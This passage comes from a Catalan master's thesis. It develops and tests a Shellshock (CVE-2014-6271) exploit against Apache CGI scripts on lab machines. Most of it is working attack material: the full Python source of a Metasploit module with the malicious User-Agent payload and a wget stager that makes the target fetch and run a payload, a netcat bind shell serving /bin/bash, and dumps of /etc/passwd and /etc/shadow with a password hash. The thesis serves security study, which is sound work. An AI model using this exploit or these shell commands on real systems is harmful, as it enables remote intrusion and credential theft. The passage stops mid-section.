[buba@Bubarch codi python exploit]$ nc 192.168.1.5 5000
ls
vuln.cgi
pwd
/var/www/cgi-bin
cd /etc
pwd
/etc
cat passwd
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
hca:x:1000:50:Linux User,,,:/home/hca:/bin/sh
cat shadow
root:*:13525:0:99999:7:::
lp:*:13510:0:99999:7:::
nobody:*:13509:0:99999:7:::
tc::13646:0:99999:7:::
hca:$1$qzrz0HY0$vnnLuDlNAYRstW6XjKGwo1:17866:0:99999:7:::
cat dasadc
```

Figura 59: Execució netcat cap a hackersClub

Veiem a la figura 59 com si ens podem moure pels directoris i encara que no se'ns mostren els errors, ja no depenem del *exploit.* Podem tancar la connexió amb CTRL+C.

Podem veure a la finestra del *exploit* a la figura 60 que es mostren els errors que no ens sortien. S'ha investigat però no s'ha pogut canviar el comportament.

```
[buba@Bubarch codi python exploit]$ python CGIshellshock.py
http://192.168.1.5/cgi-bin/vuln.cgi
ShellShocking to http://192.168.1.5/cgi-bin/vuln.cgi

Using default payload
Using bash command on remote server: nc -lvp 5000 -e /bin/bash
If no error connect to server using other shell,CTRL+C to quit
Command: nc 192.168.1.5 5000

listening on 0.0.0.0:5000 ...
connect to 192.168.1.5:5000 from (null) (192.168.1.4:44066)
cat: can't open 'dasadc': No such file or directory
```

Figura 60: Execució CGIshellshock.py amb sortida de errors a la seva finestra

Val a dir que el `netcat` queda funcionant al servidor, s'hauria de matar el procés per llevar-ho, però gràcies a això, sense tenir el exploit funcionant, figura 61, ens podem seguir connectant al servidor amb el `netcat`.

```
^C
[buba@Bubarch codi python exploit]$ nc 192.168.1.5 5000
ls
vuln.cgi
```

Figura 61: Sortida de CGIshellshock.py amb servei netcat obert a hackersClub

S'han fet les mateixes proves a la màquina *kali* amb la *Kali Linux* instal·lada i l'únic que s'ha de tenir en compte és que s'ha d'emprar el *Python* 3, tota la resta ha anat igual com es veu a la figura 62.

```
root@kali:~# python3 CGIshellshock.py -c "cat /etc/passwd"
http://192.168.1.5/cgi-bin/vuln.cgi
ShellShocking to http://192.168.1.5/cgi-bin/vuln.cgi

Using bash command on remote server: cat /etc/passwd


root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
hca:x:1000:50:Linux User,,,:/home/hca:/bin/sh

root@kali:~#
```

Figura 62: Execució CGIshellshock.py amb Python 3 a kali

Amb tot això ja hem arribat a la fita 2: Exploit.

8. Mòdul de *Metasploit*

A aquest capítol explicarem com hem desenvolupat i provat el mòdul de *Metasploit*.

8.1. Desenvolupament del mòdul de *Metasploit*.

En la següent part del treball explicarem com vàrem desenvolupar el mòdul per usar-lo en el *framework Metasploit,* per això, explicarem una mica com funciona aquest *framework* i com es poden emprar mòduls escrits en *Python.*

8.1.1. *Metasploit* i la seva arquitectura.

El Metasploit és una plataforma especialitzada en les proves de penetració de sistemes *«pentesting»,* permet trobar, explotar i confirmar vulnerabilitat*s. La* plataforma inclou el *framework (*entorn de treball*) Metasploit* i altres parts comercials*.* És mantingut per l'empresa Rapid7 la qual ven productes comercials de seguretat*.*

El *framework* Metasploit és la base sobre la qual es construeixen els productes comercials. Aquest *framework* és un projecte de codi lliure, això permet que la comunitat empri i desenvolupi mòduls com ara *exploits o* programes que aprofitin i comprovin vulnerabilitats i *payloads. A*quests darrers són programes que es carregaran gràcies al *exploit* a la màquina vulnerable i s'executaran en aquesta. Ens permetran, per exemple, obtenir un *shell o* executar una ordre*.* Tots aquests mòduls aprofitaran la infraestructura proporcionada pel *framework Metasploit*. [73]

El que farem nosaltres és fer un mòdul a partir de l'anterior *exploit* desenvolupat que permetrà llançar els *payloads* ja disponibles.

8.1.2. Arquitectura del mòdul.

El *framework metasploit* está desenvolupat amb el llenguatge *Ruby* però permet la càrrega de mòduls externs realitzats en llenguatge *Python.* Aquest és el que emprarem nosaltres perquè és el que coneixem més i l'hem emprat al *exploit* anterior. Per axó hi ha desenvolupada una llibreria en Python. [74] i [75]

La comunicació entre el mòdul en *Python* i el *framework metasploit* es fa mitjançant un protocol de crida de procediment remot [78] codificat en JSON, JSON-RPC 2.0 [77] gràcies a la llibreria [76].

Emprant aquest sistema de comunicar-se aconsegueixen que es puguin afegir altres llenguatges per realitzar mòduls fàcilment.

La comunicació entre el mòdul i el *Metasploit*, figura 63, començaria amb l'enviament d'unes metadades on s'ha de descriure la informació del *exploit* i s'han d'omplir alguns camps que necessitarà *Metasploit* per fer anar el *exploit*. [76]



Figura 63: Esquema comunicació metadades entre module.py i Metasploit

A l'hora de l'execució la comunicació seria la següent, figura 64:



Figura 64: Esquema comunicació a l'execució entre module.py i Metasploit

L'objectiu és poder fer un *exploit* en *Python* que pugui funcionar tant des de dins de la *msfconsole*, la consola interactiva del *framework Metasploit,* com tot sol sense haver d'executar la consola per a realitzar alguna acció. [79]

8.1.3. Desenvolupament del mòdul.

El desenvolupament l'hem fet seguint les pautes de la documentació oficial. [75]

Ara mostrarem el codi de l'arxiu `apache_cgi_bash_shellshock_uoc.py` que és el exploit i el comentarem una mica:

```
1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3
4  # standard modules
5  #Py3
6  #import urllib, urllib.request
7  #from urllib.error import URLError, HTTPError
8  #from urllib.request import HTTPSHandler
9  #Py3&Py2
10 import logging, socket, ssl
11
12 # extra modules
13 #Py3&Py2
14 dependencies_missing = False
15 try:
16     from six.moves import urllib
17     from six.moves.urllib import request
18     from six.moves.urllib.error import URLError, HTTPError
19     from six.moves.urllib.request import HTTPSHandler
20 except ImportError:
21     dependencies_missing = True
```

Figura 65: Codi de la importació de llibreries a apache_cgi_bash_shellshock_uoc.py

Primer a la figura 65, s'especifica l'entorn (1), s'agafa el de *Python*, si el codi necessites codi específic de *Python* 3, es posaria `python3` però la recomanació és que el codi es pugui emprar als dos casos ,per exemple, per defecte, a una *Kali Linux* s'empra *Python* 2 en canvi, al nostre equip s'empra el *Python* 3) [75]

Després (2) s'especifica la codificació dels caràcters `UTF-8` necessari per a que el RPC-JSON vagi com toca segons la documentació. [79]

A continuació s'importarien les llibreries per *Python* 3 exclusivament però estan comentades (5-8), s'importen llibreries que són iguals a *Python* 3 i *Python* 2 (10). Si són llibreries que no són estàndard s'ha de controlar l'error (14,20-21), en aquest cas s'empra la llibreria «pont» `six` [80], que és per poder escriure codi que en *Python* 3 entendrà però que així també és compatible en *Python* 2 (16-19). Se sol instal·lar però no té per què

encara que a *Kali Linux* i a *Arch Linux* hi és. La llibreria `logging` ens serveix per passar els missatges a mostrar per pantalla al *Metasploit.*

S'importa la llibreria de *Metasploit (24)*, figura 66, que ens permet comunicar-nos entre *Python* i *Metasploit*. [75] i [79]

```
23 #metasploit python library
24 from metasploit import module
```

Figura 66: Importació le libreries metasploit a Python

Si volem poder emprar el mòdul, sense haver d'obrir el `msfconsole`, és necessari que aquesta llibreria el *Python* la trobi. Per incloure-la al camí a la *Kali Linux* s'ha d'executar l'ordre de la figura 67 que exporta el camí adequat [75]:

```
export PYTHONPATH=$PYTHONPATH:/usr/share/metasploit-framework/lib/msf/core/modules/
external/python
```

Figura 67: PythonPath

Després, figura 68, es descriuen les metadades del *exploit* (27), aquestes metadades inclouen la informació del *exploit:* el nom (28), la descripció (29-36), autors (38-40), informació de la vulnerabilitat explotada com CVE (45), data de descobriment (42) o pàgines de referència (46). Normalment als mòduls escrits en *Ruby* inclouen aquest tipus de dades per tant, un de *Python* també ho ha d'incloure [75] i [79].

```
26  #metadata describing module with fields for Metasploit framework
27  metadata = {
28     'name': 'Apache CGI Bash Shellshock',
29     'description': '''
30         This module exploits the shellsock vulnerability (Stephane Chazelas),
31         a bug on Bash shell that allows to execute code after an exported
32         function definition in enviroment variables while Bash shell parser is
33         reading env variables for a subshell. This module targets CGI bash
34         scripts in the Apache web server setting the HTTP_USER_AGENT
35         header with a malicious function definition which will be exported as
36         env variable.
37     ''',
38     'authors': [
39         'Pep Rincon (MISTIC UOC TFM)'
40         'Stephane Chazelas (Vuln Discoverer)'
41     ],
42     'date': '2014-09-24',
43     'license': 'MSF_LICENSE',
44     'references': [
45         {'type': 'cve', 'ref': '2014-6271'},
46         {'type': 'url', 'ref': 'https://access.redhat.com/articles/1200223'},
47      ],
```

Figura 68: Codi de les metadades de `apache_cgi_bash_shellshock_uoc.py` I

A continuació, figura 69, tenim les metadades del *exploit* on s'indica l'arquitectura objectiu (57,58), si el *exploit* té privilegis de root (54), el temps d'espera de resposta del servidor (52) l'efectivitat del *exploit* (51) i el tipus d'*exploit* (49).

El tipus *d'exploit* es basa en unes plantilles de *Ruby* que generen les metadades de *Ruby* segons la informació, n'hi ha varis, per exemple aquest indica que el *exploit* carregarà el *payload* a un arxiu temporal del servidor i l'executarà. [75] i [82]

```
48      #exploit type, this loads the payload file to the server and executes it
49      'type': 'remote_exploit_cmd_stager',
50      #exploit works everytime
51      'rank': 'excellent',
52      'wfsdelay': 5,
53      #non privileged
54      'privileged': False,
55      'targets': [
56          {'platform': 'linux', 'arch': 'x86'},
57          {'platform': 'linux', 'arch': 'x64'}
58     ],
```

Figura 69: Codi de les metadades de apache_cgi_bash_shellshock_uoc.py II

Encara que només hem indicat l'arquitectura *x86*, i una de *x86_64*, al *Metasploit* només deixa triar la *x86* però funciona correctament.

Després ve informació del *payload,* figura 70*,* on s'indica quin és l'espai màxim disponible (68) ,encara que als mòduls externs encara no es té en conta [82], i el tipus de codificació del *payload* (66-67).

El *flavor* [81] (gust) `bourne` és per a que es carregui el *payload* codificat en `Base64` amb un `echo` i després es descodifiqui i s'executi, adequat per al nostre cas ja que el carregam amb ordres de *Bash*. Però, d'aquesta manera s'ha d'anar alerta amb la mida del *payload.* Hem indicat que sigui un màxim de 2048 bytes. Les capçaleres de HTTP no tenen un límit definit [84] però per exemple, el *Apache [83]* posa per cada camp un límit de 8190 bytes. [81]

Encara que no està documentat [85] hi el *flavor* `wget` que el que fa és generar el *payload* a la màquina local, crear un servidor HTTP temporal, pujar-lo des de la màquina objectiu amb la comanda `wget` i executar-lo [86].

```
60      #payload info, flavor bourne encodes payload for bash
61      #wget flavor the payload is a file in a temp server of local host
62      #that is uploaded to target using wget executed on target
63      #last is used because size of payload is less important this way
64      #size field is ignored because hook is not developed yet
65      'payload': {
66          #'command_stager_flavor': 'bourne',
67          'command_stager_flavor': 'wget',
68          'space': 2048
69      },
```

Figura 70: Codi de les metadades de `apache_cgi_bash_shellshock_uoc.py` III

Finalment, a la figura 71, hi ha la definició dels arguments que podrem definir en executar el *script* o en emprar-lo al `msfconsole`.

```
70     #arguments of the exploit
71     'options': {
72         'targeturi': {'type': 'string', 'description': 'The base path',
73                       'required': True, 'default': '/'},
74         'rhost': {'type': 'address', 'description': 'Target address',
75                   'required': True, 'default': None},
76         'command': {'type': 'string', 'description':
77                     'The command to execute', 'required': True,
78                     'default': 'id'}
79         'timeout': {'type': 'int', 'description': 'Socket Timeout',
80                    'required': True, 'default': 7},
81         'targetssl': {'type': 'enum',
82                       'description': 'Target uses HTTP  or HTTPS protocol',
83                       'required': True, 'default': 'HTTP',
84                         'values': ['HTTP', 'HTTPS']},
85          'cve': {'type': 'enum',   'description': 'Using vuln CVE-2014-6271',
86                 'required': True, 'default': 'CVE-2014-6271',
87                 'values': ['CVE-2014-6271']}
88    },
89     'notes': {
90         'AKA': ['shellshock']
91     }
92 }
```

Figura 71: Codi de les metadades de `apache_cgi_bash_shellshock_uoc.py` IV

Després tenim la definició de funcions en *Python*:

La primera, figura 72, és una funció que construeix un `opener_director` [87] per gestionar la petició segons si hem triat que la connexió (100) sigui segura (HTTPS) (104) o no (HTTP)(107). Per a la segura s'ha de crear un context segur (101) el qual no ha de verificar el certificat (103) per evitar avisos però que la petició no sigui rebutjada [88]. Retorna el *opener* `openerc` i una cadena `protocc` amb la cadena '`http`' o '`https`'.

```
98  def check_proto(args):
99     #checking HTTP or HTTPS protocol use
100    if (args['targetssl']=='HTTPS'):
101        ctx = ssl.create_default_context()
102        ctx.check_hostname = False
103        ctx.verify_mode = ssl.CERT_NONE
104        openerc=urllib.request.build_opener(HTTPSHandler(context=ctx))
105        protocc='https'
106    else:
107        openerc=urllib.request.build_opener()
108        protocc='http'
109   return (openerc, protocc)
```

Figura 72: Codi de la funció `check_proto` de `apache_cgi_bash_shellshock_uoc.py`

La següent, figura 73, és la que construeix i envia el *request (125)* segur o no (120) amb la capçalera maliciosa i amb l'ordre que li passem (117-188,122), és important que la variable tengui de nom `command` per a que el *Metasploit* la substitueixi per l'ordre

necessària per carregar i executar el *payload*. També hi ha el control d'errors per a la *request* (123-142) [87]. Aquesta és la funció que realment explota la vulnerabilitat.

```
113 def execute_command(args):
114    #User-agent value depends vuln to use, dict expandable with more vulns
115    #the dict keys must be added in metadata cve enum to use them
116    cve_exploit = {
117      'CVE-2014-6271':'() { :; }; echo; echo; /bin/bash -c "'+args['command']+'" 2>&1'
118    }
119    #checking HTTP or HTTPS protocol use
120    opener,protoc = check_proto(args)
121    #Adding headers and opening target address
122    opener.addheaders=[('User-agent',cve_exploit[args['cve']])]
123    try:
124     logging.info('Opening {}://{}/{}'.format(protoc,args['rhost'],args['targeturi']))
125     response=opener.open('{}://{}/{}'.format(protoc,args['rhost'],args['targeturi']),
126                          timeout=int(args['timeout']))
127         data = response.read().decode('utf-8')
128         return data
129    except HTTPError as e:
130        logging.error('Error code: {}'.format(e.code))
131    #this is the execption raised when no response is received
132    #so it's when payload could be loaded
133    except socket.timeout as e:
134        logging.error('Socket timed out now is: {})'.format(args['timeout']))
135        logging.info('Possible loaded and executed payload wait for session... ')

136    except URLError as e:
137        logging.error('Other error happened')
138        logging.error('Reason: {}'.format(e.reason))
139    except Exception as e:
140        logging.error('Fatal Error: {}'.format(e))
141    else:
142        pass
```

Figura 73: Codi de la funció `execute_command` de `apache_cgi_bash_shellshock_uoc.py`

Després, figura 74, hi ha definida la funció `check`, de moment només funciona quan s'executa el script de manera independent perquè encara no s'ha connectat amb el mòdul de *Metasploit.* La funció està preparada per executar la funció `execute_command` (152) per executar l'ordre `id` (151) de *Bash* a la màquina objectiu i segons la sortida del *request,* retornar una paraula clau que indica si és vulnerable (154-156) o no perquè `id` s'ha executat o no (157-159). És la mateixa paraula clau que s'empra dins els mòduls de *Ruby* de manera que quan desenvolupi el necessari hauria de funcionar [89].

```
149 def check(args):
150     #logging.info('Checking...')
151     args['command']='id'
152     data=execute_command(args)
153     if data:
154         if data.strip().startswith('uid='):
155            #logging.info('Target is VULNERABLE!!!')
156            return 'confirmed'
157         else:
158            #logging.info('Target is NOT vulnerable')
159            return 'safe'
160     else:
161         return 'unknown'
```

Figura 74: Codi de la funció `check` de `apache_cgi_bash_shellshock_uoc.py`

La següent funció, figura 75, és per explotar la vulnerabilitat, l'únic que fa és cridar a `execute_command` (168) amb els arguments i imprimir la sortida si hi ha una resposta (169-171). [75]

```
165 def exploit(args):
166     logging.info('Exploiting ...')
167     #logging.info(str(args))
168     data=execute_command(args)
169     if data:
170        logging.info('Response data from server')
171        logging.info('{}...'.format(data))
```

Figura 75: Codi de la funció `check` de `apache_cgi_bash_shellshock_uoc.py`

La següent funció és la funció que es crida per explotar la vulnerabilitat des de *Metasploit,* en la qual es defineix la forma dels missatges de sortida (177), es comproven dependències (178-180) i s'executa la funció `exploit` (182). [75]

```
176 def run(args):
177     module.LogHandler.setup(msg_prefix='{} - '.format(args['rhost']))
178     if dependencies_missing:
179         logging.error('Module dependency (requests) is missing, cannot continue')
180         return
181     # Your code here
182     exploit(args)
```

Figura 76: Codi de la funció `run` de `apache_cgi_bash_shellshock_uoc.py`

La funció `main` és la principal del mòdul, es crida a `modul.run` per emprar el M*etasploit framework* i es passen les metadades (`metadata`) i funcions que haurà de cridar el *Metasploit* quan vulgui executar el *exploit* (`run`) i comprovar la vulnerabilitat (`soft_check`), aquestes també seran les accions possibles quan s'executi el script de manera independent. [75]

```
186  if __name__ == '__main__':
187     module.run(metadata, run, soft_check=check)
```

Figura 77: Codi de la funció `main` de `apache_cgi_bash_shellshock_uoc.py`

8.2. Execució del mòdul a l'entorn de proves.

En aquest capítol demostrem el funcionament del mòdul de *Metasploit* desenvolupat tant de forma independent com dins la consola del *Metasploit* (`msfconsole`).

8.2.1. Modificacions a l'entorn de proves.

Per realitzar les proves i tenir en compte algunes possibilitats hem fet algunes modificacions a l'entorn de proves, el codi realitzat es troba a la carpeta `codi python exploit` que s'adjunta.

Bubarch (192.168.1.4):

Aquesta màquina no s'ha modificat.

hackersClub (192.168.1.5):

Aquesta màquina no s'ha modificat però n'hem obtingut el *script* de *Bash* `vuln.cgi`, figura 78, que emprem com vector d'entrada per emprar-lo a altres màquines:

```
[buba@Bubarch codi python exploit]$ python CGIshellshock.py  -c "cat vuln.cgi"
http://192.168.1.5/cgi-bin/vuln.cgi
ShellShocking to http://192.168.1.5/cgi-bin/vuln.cgi

Using bash command on remote server: cat vuln.cgi


#!/bin/bash
echo "Content-type: text/html"
echo ""
echo "<html><head><title>Prueba"
echo "</title></head><body>"
echo "<h1>Informacion del host de $(hostname)</h1>"
echo ""
echo "<h1>Memoria</h1>"
echo "<pre> $(free -m)</pre>"
echo "</body></html>"
```

Figura 78: Obtenció codi vuln.cgi de hackersClub

És la màquina objectiu vulnerable sense seguretat (HTTP)**.**

kali (192.168.1.9):

A aquesta màquina hi hem activat el *Apache* per a funcionar amb HTTP i HTTPS, i amb el mateix script `vuln.cgi` amb les ordres, ens servirà com màquina NO vulnerable [90] i [91].

Per activar els mòduls de CGI, figura 79:

```
root@kali:~# a2enmod cgi cgid
Enabling module cgi.
Enabling module cgid.
```

Figura 79: Activació mòduls CGI Apache a kali

Per activar suport del protocol HTTPS, figura 80:

```
root@kali:~# a2enmod ssl
...
Enabling module ssl
```

Figura 80: Activació HTTPS a Apache de kali

Activem el *site* per defecte de `ssl`, figura 81:

```
root@kali:~# a2ensite default-ssl
Enabling site default-ssl.
```

Figura 81: Activació site HTTPS a kali

Podem veure, figura 82, on s'han de guardar els *cgi-bin* al arxiu `serve-cgi-bin.conf`

```
root@kali:~# cat /etc/apache2/conf-enabled/serve-cgi-bin.conf
...
            ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
            <Directory "/usr/lib/cgi-bin">
```

Figura 82: Obtenció directori cgi-bin a Apache de kali

I entrar-hi, figura 83:

```
root@kali:~# cd /usr/lib/cgi-bin/
```

Figura 83: Canvi directori a /usr/lib/cgi-bin a kali

Després hem copiat el codi del `vuln.cgi` a un nou arxiu que es troba a la carpeta codi i ara el copiarem aquí, hem creat una carpeta temporal amb el codi del TFM per tenir un codi més curt a la màquina B*ubarch*, figura 84:

```
scp buba@192.168.1.4:~/tmp/TFMcodi/vuln.cgi .
```

Figura 84: Copia remota de vuln.cgi de Bubarch a kali

I canviem els permisos, figura 85:

```
root@kali:/usr/lib/cgi-bin# chmod 755 vuln.cgi
```

Figura 85: Canvi de permisos de vuln.cgi a kali

I podem iniciar el servei *Apache*, figura 86:

```
root@kali:/usr/lib/cgi-bin# systemctl start apache2
```

Figura 86: Inici servei Apache a kali

O reiniciar-lo, figura 87:

```
root@kali:/usr/lib/cgi-bin# apache2ctl restart
```

Figura 87: Reinici del servei Apache a kali

I comprovem l'estat, figura 88:

```
root@kali:/usr/lib/cgi-bin# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:
disabled)
   Active: active (running) since Wed 2018-12-12 01:42:45 CET; 1min 21s ago
```

Figura 88: Comprovació de servei Apache a kali

ubuntu (192.168.1.7):

Aquesta és una màquina nova però amb una IP que ja hem emprat, ja que la màquina pel *Nessus* ja no ens fa falta.

L'únic que hem fet és agafar una màquina virtual ja muntada antiga d'aquesta pàgina web [92]. La màquina és la *Ubuntu Linux 8.10 Server codename Intrepid Ibex* [93]*:*

On l'únic que hem fet és, activar la xarxa [94], figura 89:

```
ubuntu@ubuntu:~$ sudo ifconfig -a
ubuntu@ubuntu:~$ sudo ifconfig eth1 up
ubuntu@ubuntu:~$ sudo dhclient eth1
```

Figura 89: Configuració de xarxa a ubuntu

Comprovar la versió del *Bash*, dona una 3.2.39, que queda molt enfora de la 3.2.54 [44] que soluciona l'error, figura 90:

```
ubuntu@ubuntu:~$ bash –version
GNU bash, version 3.2.39-release (i686-pc-linux-gnu)
```

Figura 90: Comprovació de versió de Bash a ubuntu

Hem activat els mòduls de `cgi` i el `ssl` per a HTTPS, figura 91:

```
ubuntu@ubuntu:~$ sudo a2enmod cgi
ubuntu@ubuntu:~$ sudo a2enmod ssl
ubuntu@ubuntu:~$ sudo a2ensite default-ssl
```

Figura 91: Activació CGI i HTTPS a ubuntu

I hi hem posat l'arxiu `vuln.cgi`. i reiniciat *Apache,* figura 92.

```
hubuntu@ubuntu:~$ cd /usr/lib/cgi-bin
ubuntu@ubuntu:~$ sudo scp buba@192.168.1.4:~/tmp/TFMcodi/vuln.cgi .
ubuntu@ubuntu:~$ sudo chmod 755 vuln.cgi
ubuntu@ubuntu:~$ sudo /etc/init.d/apache2 reload
```

Figura 92: Copia de vuln.cgi i recarrega de Apache a ubuntu

Amb això ens queda que tenim 4 serveis:

- Maquina vulnerable HTTP: *hackersClub* (192.168.1.5) Màquina objectiu del treball.
- Maquina vulnerable HTTPS: *ubuntu* (192.168.1.7)
- Maquina NO vulnerable HTTP: *kali* (192.168.1.9)
- Maquina NO vulnerable HTTPS: *kali* (192.168.1.9)

8.2.2. Execució del mòdul independent.

Les proves s'han realitzat des de la màquina *Bubarch* i de la *kali,* ja que tenen el *Metasploit* instal·lat i la primera empra per defecte el *Python* 3 i la segona *Python* 2.

Aquest mòdul permet l'execució de manera independent, és a dir, sense haver de carregar-ho des de la consola del *Metasploit* (`msfconsole`). El requisit és que *Metasploit* estigui instal·lat i que fem l'exportació del camí de la llibreria necessària a la variable d'entorn `PYTHONPATH`.

Els dos arxius que ens interessen per aquesta prova i que es troben a la carpeta de codi són el *exploit* en si que té el nom **`apache_cgi_bash_shellshock_uoc.py`** i un arxiu que es diu `tests.sh` que és un *script* de *Bash* per fer algunes proves diferents.

Bubarch:

Pel cas de Bubarch, es poden executar de la mateixa carpeta si estan junts, però primer hem d'exportar el camí de la llibreria, figura 93:

```
[buba@Bubarch codi python exploit]$ export
PYTHONPATH=$PYTHONPATH:/opt/metasploit/lib/msf/core/modules/external/python
```

Figura 93: Exportació `PYTHONPATH` a Bubarch

I assegurar-nos que tenen permisos d'execució, figura 94:

```
[buba@Bubarch codi python exploit]$ chmod +x apache_cgi_bash_shellshock_uoc.py tests.sh
```

Figura 94: Assginació permisos d'execució a Bubarch

Després ja es pot provar d'executar el exploit, amb `-h` per veure l' ajuda, figura 95:

```
buba@Bubarch codi python exploit]$ ./apache_cgi_bash_shellshock_uoc.py -h
usage: apache_cgi_bash_shellshock_uoc.py [-h] [--targeturi TARGETURI] --rhost
                                         RHOST [--command COMMAND]
                                         [--timeout TIMEOUT]
                                         [--timeout TIMEOUT]
                                         [--targetssl TARGETSSL] [--cve CVE]
                                         [ACTION]

This module exploits the shellsock vulnerability (Stephane Chazelas), a bug on
Bash shell that allows to execute code after an exported function definition
in enviroment variables while Bash shell parser is reading env variables for a
subshell. This module targets CGI bash scripts in the Apache web server
setting the HTTP_USER_AGENT header with a malicious function definition which
will be exported as env variable.

positional arguments:
  ACTION                The action to take (['run', 'soft_check'])

optional arguments:
  -h, --help            show this help message and exit
  --targeturi TARGETURI
                        The base path, (default: /)
  --command COMMAND     The command to execute, (default: id)
  --timeout TIMEOUT     Socket Timeout, (default: 7)
  --targetssl TARGETSSL
                        Target uses HTTP or HTTPS protocol, (default: HTTP)
  --cve CVE             Using vuln CVE-2014-6271, (default: CVE-2014-6271)

required arguments:
  --rhost RHOST         Target address
```

Figura 95: Execució de `apache_cgi_bash_shellshock_uoc.py -h` per l'ajuda a Bubarch

I a partir d'aquests podem intentar atacar la màquina objectiu *hackersClub*, els arguments necessaris són `rhost` per la IP de l'objectiu i `targeturi` per al camí del *script* vulnerable.

Podem provar primer, figura 96, amb l'acció `soft_check` per comprovar si és vulnerable:

```
[buba@Bubarch codi python exploit]$ ./apache_cgi_bash_shellshock_uoc.py --rhost
192.168.1.5 --targeturi /cgi-bin/vuln.cgi soft_check
confirmed
```

Figura 96: Execució de `apache_cgi_bash_shellshock_uoc.py` amb `soft_check` de Bubarch cap a hackersClub

I ens diu que `confirmed`, per tant ho és.

Mentre que a *kali*, figura 97 ens diu `safe`:

```
[buba@Bubarch codi python exploit]$ ./apache_cgi_bash_shellshock_uoc.py --rhost
192.168.1.9 --targeturi /cgi-bin/vuln.cgi soft_check
safe
```

Figura 97: Execució de `apache_cgi_bash_shellshock_uoc.py` amb `soft_check` de Bubarch cap a kali

Amb l'argument `command` li podem passar una ordre com `cat /etc/passwd` a la màquina objectiu *hackersClub.* Obtenint així el contingut de l'arxiu, figura 98.

```
[buba@Bubarch codi python exploit]$ ./apache_cgi_bash_shellshock_uoc.py --rhost
192.168.1.5 --targeturi /cgi-bin/vuln.cgi --command "cat /etc/passwd"
[*] 192.168.1.5 - Exploiting ...
[*] 192.168.1.5 - Opening http://192.168.1.5//cgi-bin/vuln.cgi
[*] 192.168.1.5 - Response data from server
[*] 192.168.1.5 -
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
hca:x:1000:50:Linux User,,,:/home/hca:/bin/sh
```

Figura 98: Execució de `apache_cgi_bash_shellshock_uoc.py` amb `--command` de Bubarch cap a hackersClub

O que la màquina segura vulnerable (*ubuntu*) amb argument `targetssl HTTPS` executi `id`, figura 99:

```
[buba@Bubarch codi python exploit]$ ./apache_cgi_bash_shellshock_uoc.py --rhost
192.168.1.7 --targeturi /cgi-bin/vuln.cgi --command "id" --targetssl HTTPS
[*] 192.168.1.7 - Exploiting ...
[*] 192.168.1.7 - Opening https://192.168.1.7//cgi-bin/vuln.cgi
[*] 192.168.1.7 - Response data from server
[*] 192.168.1.7 -
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 99: Execució de `apache_cgi_bash_shellshock_uoc.py` amb `command` i `ssl` de Bubarch cap a hc

kali:

